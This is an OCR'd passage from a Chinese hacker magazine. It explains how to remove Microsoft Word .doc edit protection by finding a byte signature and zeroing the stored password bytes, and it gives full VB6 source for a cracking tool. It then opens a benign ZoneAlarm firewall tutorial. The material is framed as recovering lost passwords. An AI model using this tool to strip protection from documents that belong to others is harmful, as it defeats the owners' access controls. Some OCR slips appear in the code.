


图9 找到十六进制字符

试想一下，如果把加密后的密码改为全“0”，也就是空，那会有什么样的结果？！理论需要实践来证明，替换后保存。再次用WORD打开，选择“工具”菜单中的“取消文档保护”，是不是密码输入框没有跳出，同时保护也已经解除了？不信你打上几个字试试！

定位

既然要害已经找到，而且手工解除成功，那何不利用程序来代替这些机械的手工劳动自动完成呢！说干就干。但是有一个难题是，文件大小不可能每个文件都一样，那就意味着密码字符串的位置也不可能固定不变，既然这样，那又如何定位呢？不用急，我们接着往密码后面看，比较三个文件，其后的一段字符是完全相同的，我们何不以这段字符作为特征码呢？就和杀毒软件一样，只要定位了这段字符，那倒退四个就是密码的起始位置了，如图10所示。




图10 定位密码的起始位置

设计




图11 MS Word文档保护破解器

有了方法还不动手，先给出其界面与对应的各属性，这样更方便理解下面的程序，如图11、12所示。

首先要设置通用对话框的各个属性，并选择要解除保护的WORD文档，同时要判断选择的是否为WORD文档，是则要激活“解除保护”按钮，否则就要给出相应提示，使相应按钮无效，防止误操作！代码如下：

属性 / 对象	Name	Text	Locked	Caption	Enabled
TextBox	txtFile	空	True	无	无
CommandButton	cmdFile	无	False	选择文件	True
CommandButton	cmdKillPwd	无	False	解除密码	False
CommonDialog	dlg	无	False	无	无

图12 破解器对应的各属性

```
'“选择文件”按钮的代码
Private Sub cmdFile_Click()
'设置通用对话框的各个属性并打开对话框
dlg.FileName = "": dlg.Filter = "DOC|*.doc": dlg.ShowOpen
'判断是否选择了文件
If Len (dlg.FileName) <> 0 Then
'是则判断选择的是否为“.doc”文件
If LCase(Right(dlg.FileName, 4)) = ".doc" Then
'是则在文本框中显示选择文件的路径
If LenB(dlg.FileName) <= 42 ThentxtFile.Text = dlg.FileName
Else
txtFile.Text = Mid(dlg.FileName, 1, 3) + Mid(dlg.FileName, 4, InStr(4, dlg.FileName, "\") - 3) + "……" + Mid(dlg.FileName, InStrRev(dlg.FileName, "\"))
End If
'设置“解除保护”按钮为有效
cmdKillPwd.Enabled = True
Else
'否则弹出消息框
MsgBox "你选择的不是WORD文档(.DOC)，请重新选择！"
End If
Else
'否则弹出消息框 MsgBox "你没有选择文件，请重新选择！"
'设置“解除保护”按钮为无效
cmdKillPwd.Enabled = False
'在文本框中给出提示
txtFile.Text = "你还没有选择文件呢，请点“选择文件”按钮！"
End If
End Sub
```

文件选择好后就要设置标志字符串，利用此字符串在保护的WORD文档中查找，找到后记录下位置所在，倒退四个字符就是密码，也就是说从开头到密码的起始的前一个字符是完全相同的，这个就是程序中讲的前段。从标志字符串的起始开始到文件结尾也是完全相同的，它就是后段。中间的就是密码字符串，将保护文档的密码字符串全部替换为空，则密码不存在。然后将前段+空密码字符串+后段连接存入新文件中。为了安全，程序中将原文件COPY了一份作为备份，防止发生不测。这里要注意的是，所有文件操作均是以二进制方式进行的，其中涉及到存放文件内容的变量也都是字节数组，否则将发生意想不到的错误。

代码如下：

```
'“解除保护”按钮的代码
Private Sub cmdKillPwd_Click()
Dim OldDocContent() As Byte '定义原文件字节数组
Dim NewDocContent1() As Byte '定义新文件密码前段字节数组
Dim NewDocContent2() As Byte '定义新文件密码后段字节数组
Dim FileNum As Integer '定义自由文件号变量
Dim Found As Long: Found = 0 '定义标志字符位置变量并初始化
```

```
    Dim FlagStr As String '定义标志字符变量
    Dim KillPwd As String '定义空密码字符变量
    Dim Ok As Integer '定义覆盖变量
    '设置"选择文件"按钮为无效，"解除保护"按钮为有效
    cmdFile.Enabled = False: cmdKillPwd.Enabled = False
    '再次判断是否已经选择文件
    If Dir(dlg.FileName) = "" Or Len(dlg.FileName) = 0 Then
        '否则给出提示
        MsgBox "还没有选择文件呢，请点"选择文件"按钮！", vbInformation
        txtFile.Text = "你还没有选择文件呢，请点"选择文件"按钮！"
        '跳至错误标志
        GoTo Err
    End If
    '获取自由文件号
    FileNum = FreeFile()
    '以二进制方式打开要解除保护的WORD文档
    Open dlg.FileName For Binary As FileNum
    '以文件大小重新定义原文件字节数组
    ReDim OldDocContent(FileLen(dlg.FileName) - 1)
    '获取文件内容，并存入原文件字节数组中
    Get FileNum, , OldDocContent
    '关闭文件
    Close FileNum
    '设置标志字符
    FlagStr = Chr(33) & Chr(3) & String(6, Chr(0)) & Chr(3) & Chr(0) & Chr(45) & Chr(0) & Chr(19)
    '查找标志字符的位置
    Found = (InStrRev(OldDocContent, StrConv(FlagStr, vbFromUnicode)) - 1) * 2
    '判断是否找到标志字符
    If Found <> 0 Then
        '是则获取自由文件号
        FileNum = FreeFile()
        '以二进制方式再次打开要解除保护的WORD文档
        Open dlg.FileName For Binary As FileNum
        '以标志位置减去密码字符的位置重新定义新文件密码前段字节数组
        ReDim NewDocContent1(Found - 5)
        '将前段读出，存入新文件密码前段字节数组
        Get FileNum, , NewDocContent1
        '以文件长度减去标志位置重新定义新文件密码前段字节数组
        ReDim NewDocContent2(FileLen(dlg.FileName) - Found - 1)
        '将后段读出，存入新文件密码后段字节数组
        Get FileNum, Found + 1, NewDocContent2
        '关闭文件
        Close FileNum
        '判断要解除文档保护的WORD文档有没有备份文件
        If Dir(dlg.FileName & ".bak") <> "" Then
            '有则提示是否覆盖
            Ok = MsgBox(dlg.FileName & ".bak 文件已经存在！是否覆盖？", vbOKCancel)
            '判断是否覆盖
            If Ok = 1 Then
                '是则覆盖
                Call FileCopy(dlg.FileName, dlg.FileName & ".bak")
            Else
                '否则跳至错误标志
                GoTo Err
            End If
        Else
            '备份原文件
            Call FileCopy(dlg.FileName, dlg.FileName & ".bak")
        End If
        '删除原文件
        Call Kill(dlg.FileName)
        '获取自由文件号
        FileNum = FreeFile()
        '以二进制方式创建新的WORD文档
        Open dlg.FileName For Binary As FileNum
        '将密码前段写入新文件
        Put #FileNum, , NewDocContent1
        '设置空密码字符
        KillPwd = String(4, Chr(0))
        '将空密码接着写入
        Put #FileNum, , KillPwd
        '将密码后段再写入
        Put #FileNum, , NewDocContent2
        '关闭文件
        Close FileNum
        '给出相应的提示
        MsgBox "文档保护密码已经清除！" & vbCrLf & _
"文件保存在" & dlg.FileName & "！" & vbCrLf & _
        "备份文件保存在" & dlg.FileName & ".bak！" & vbCrLf & _
        "请重新打开该文档，选择工具菜单中的取消文档保护！", vbInformation
    End If
    '错误标志
    Err:
    '设置"选择文件"按钮为有效，"解除保护"按钮为无效
    cmdFile.Enabled = True: cmdKillPwd.Enabled = True
    End Sub
```

至此，整个程序完成！好了，留下我的Blog（http://smallrascal.blog.tom.com），欢迎各位常来坐坐喝喝茶。有不懂的地方也可以来《黑客手册》的论坛（**http://www.nohack.cn/bbs**）提问。

（文中涉及到的软件MS Word文档保护破解器及其源代码在光盘中有提供。）

辅助文章：

《Office 2003文档加密要当心》作者：oHmYgoD！05年12月F8 第88页

编辑点评： MS Word是我们常用的文档编辑工具之一，其文档保护功能又能给我们的文档提供一个相对安全的环境，但是有时我们也会丢失密码。密码丢失了怎么办呢？本文作者从原理到编程，由浅及深给我们详细讲述了如何破解MS Word文档保护以及利用工具的编写，相信大家一定受益匪浅吧！

一天，我回家发现门被撬了，于是急忙看看家里有没有少什么东西，看到保险箱已经是伤痕累累，此时我不敢伸手去打开，一个深呼吸后，打开一看~我咯咯地笑了（我家的保险箱是两层的，只是第一层被破坏了），心想，这可是我强烈要求买的啊~~这钱花得值~~~

防御是被动的、枯燥的，只有当防御起了作用的时候，你才能感到自己所做的没有白费。

软件防火墙系列之 ZoneAlarm 个人安全保护神

天涯衰草

从本文中你可以学到：

1.ZoneAlarm 防火墙的基本使用

2.ZoneAlarm 防火墙的个性化设置

3.通过 ZoneAlarm 防火墙追踪黑客

ZoneAlarm 是 Zone Labs 公司推出的一款防火墙和安全防护软件套装，简单、强大、易用，并且在中国的使用率也非常的高。ZoneAlarm 可以监视电脑中到底有什么软件在偷偷运行，从而使你的电脑免受黑客、病毒的破坏。程序还为用户准备了不同的安全级别和网络锁定功能。该软件的最大特点就是使用简单，运行稳定，系统资源占用率也相当少。另外，你还可以用它来禁止某些不需要的软件在上网时运行，从而达到节约网络资源的目的。

一、安装与界面

目前 Zone Labs 公司推出了多个 ZoneAlarm 版本，包括：ZoneAlarm Pro 、ZoneAlarm Plus 、ZoneAlarm Wireless Security 、ZoneAlarm with Antivirus 等，今天我们就以最常用的 ZoneAlarm Pro 版本来进行演示。由于程序是英文界面，所以在程序安装完成以后，要再安装该程序的汉化补丁程序。在安装汉化补丁时，要先将 ZoneAlarm 的主程序进行关闭，汉化补丁安装完成后，再次启动 ZoneAlarm 进行操作。ZoneAlarm 的主界面非常的简单、明了，看上去和 Windows XP 极其相似。导航条标签位于主界面的左侧，包括“系统摘要”、“防火墙”、“程序控制”、“反间谍”、“反病毒监控”、“邮件保护”、“隐私保护”等等，当点击它们的时候会详细地显示出每一项设置的内容，如图 1 所示。




图1　ZoneAlarm 防火墙的主界面

点击“隐藏文字”可以将选项内容隐藏，点击“缩放”按纽可以将整个窗口最小化，只显示出“STOP”和“锁定”键，它们分别可以用来屏蔽一切网络连接和取消保护。“停止”是相对一切网络通讯而言的，比如遭遇网络攻击时使用它屏蔽一切网络连接；“锁定”功能是对应用程序而言的，被标记为信任的应用程序仍然可以通讯，而其它应用程序的通讯则被中断。

二、防火墙功能介绍

虽然新版本的 ZoneAlarm 加入了很多的其他功能，但其中最重要的功能还是个人防火墙，所以我们还是先来看看这部分功能。点击主界面左侧的“防火墙”标签，出现关于个人防火墙的设置区域，为了更好地进行设置，建议用户首先点击“隐藏文字”将选项说明进行隐藏。

ZoneAlarm 防火墙的安全设置和 IE 浏览器很像，同样是分为因特网、本地以及禁止三个区域，每个区域又分为高、中、低三个级别，用户可以根据自己的实际情况对安全级别进行调整，如图 2 所示。

